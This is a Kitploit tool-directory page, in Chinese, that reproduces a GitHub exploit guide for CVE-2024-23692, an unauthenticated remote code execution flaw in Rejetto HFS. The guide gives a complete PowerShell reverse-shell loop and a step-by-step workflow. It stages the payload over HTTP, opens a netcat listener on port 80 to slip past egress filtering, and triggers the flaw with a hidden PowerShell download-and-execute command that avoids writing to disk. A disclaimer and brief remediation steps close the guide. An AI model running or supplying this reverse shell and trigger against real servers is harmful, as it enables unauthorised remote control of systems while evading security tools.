Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2024-23692 — 自动化利用 CVE-2024-23692 攻击未修补的 Rejetto HFS,采用内存中的 PowerShell 反向 Shell、HTTP 载荷分段传输以及 AV/EDR 磁盘写入规避,适用于授权的红队演练。 | Kitploit
工具/GitHubGitHub/sandimfz/cve-2024-23692
Payload生成漏洞利用Web应用程序漏洞利用命令与控制红队
GitHubsandimfz/cve-2024-23692

CVE-2024-23692

自动化利用 CVE-2024-23692 攻击未修补的 Rejetto HFS,采用内存中的 PowerShell 反向 Shell、HTTP 载荷分段传输以及 AV/EDR 磁盘写入规避,适用于授权的红队演练。

查看仓库
372个月前尚未审核
分享

CVE-2024-23692 - Rejetto HFS 远程代码执行 (RCE)

一份针对 CVE-2024-23692 的战术文档与漏洞利用指南。该漏洞是一个未经身份验证的严重远程代码执行 (RCE) 漏洞,影响 2.3m 之前的 Rejetto HTTP File Server (HFS) 版本。本指南利用 内存反弹 Shell(仅 RAM)技术,成功规避基于签名的杀毒软件/EDR 磁盘写入检测。

免责声明: 本仓库及其内容严格用于授权的安全评估、渗透测试项目、漏洞赏金模拟以及防御性取证审计。未经授权对第三方环境进行利用是严格违法的。


致谢与参考

本概念验证工作流中实现的自动化检查模板基于以下公开仓库构建:

  • 漏洞利用脚本来源: VeryLazyTech - CVE-2024-23692

利用工作流(内存反弹 Shell)

此方法采用 HTTP 分阶段部署模型,将基于文本的 payload 字符串动态投递到目标环境,直接从系统易失性内存 (RAM) 中调用实时执行。

步骤 1:部署 Payload 脚本

在本地 C2/攻击者服务器上,创建一个名为 index.html 的静态文本文件,并填入以下核心 PowerShell TCP Socket 循环代码:

\$c = New-Object System.Net.Sockets.TCPClient('<LHOST>',80);\$s = \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i = \$s.Read(\$b, 0, \$b.Length)) -ne 0){;\$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);\$sb = (iex \$d 2>&1 | Out-String );\$sb2 = \$sb + 'PS ' + (pwd).Path + '> ';\$sbt = ([text.encoding]::ASCII).GetBytes(\$sb2);\$s.Write(\$sbt,0,\$sbt.Length);\$s.Flush()};\$c.Close()

步骤 2:启动轻量级 Web 服务器

在包含 payload 模板文件的指定暂存文件夹中打开一个终端实例,然后在备用端口(例如 8080)上启动一个即时 Python HTTP 监听器:

python3 -m http.server 8080

步骤 3:初始化网络监听器

打开第二个独立的终端会话,用于承载传入的持久 Shell 回调。强烈建议使用端口 80(或 443),以便轻松绕过出站边界防护措施(出口防火墙过滤):

sudo nc -lvnp 80

步骤 4:触发 RCE 漏洞利用

针对你的部署基础设施启动自动化验证引擎。目标调用通过本地化的 CMD 执行包装器挂钩命令解析,以保持最佳字符串稳定性,同时不丢弃参数标志:

./CVE-2024-23692.sh http://<TARGET_IP>:<PORT> "cmd /c powershell -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://<LHOST>')\""

Screenshot

修复与缓解

要彻底清除入侵并修复存在漏洞的运行环境:

  1. 立即终止系统目录树中所有正在运行的 Rejetto HFS 部署进程:
    Get-Process -Name *hfs* | Stop-Process -Force
    
  2. 清除公共可写区域中残留的垃圾文件或未经身份验证的二进制 payload:
    Remove-Item -Path "C:\Users\Public\*.exe" -Force -ErrorAction SilentlyContinue

    
  3. 将部署资产升级到已修补的稳定发布版本,或将集成基础设施迁移到现代安全的替代平台。
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    398
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    259
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

探索所有工具

浏览我们的工具集合

查看所有工具 →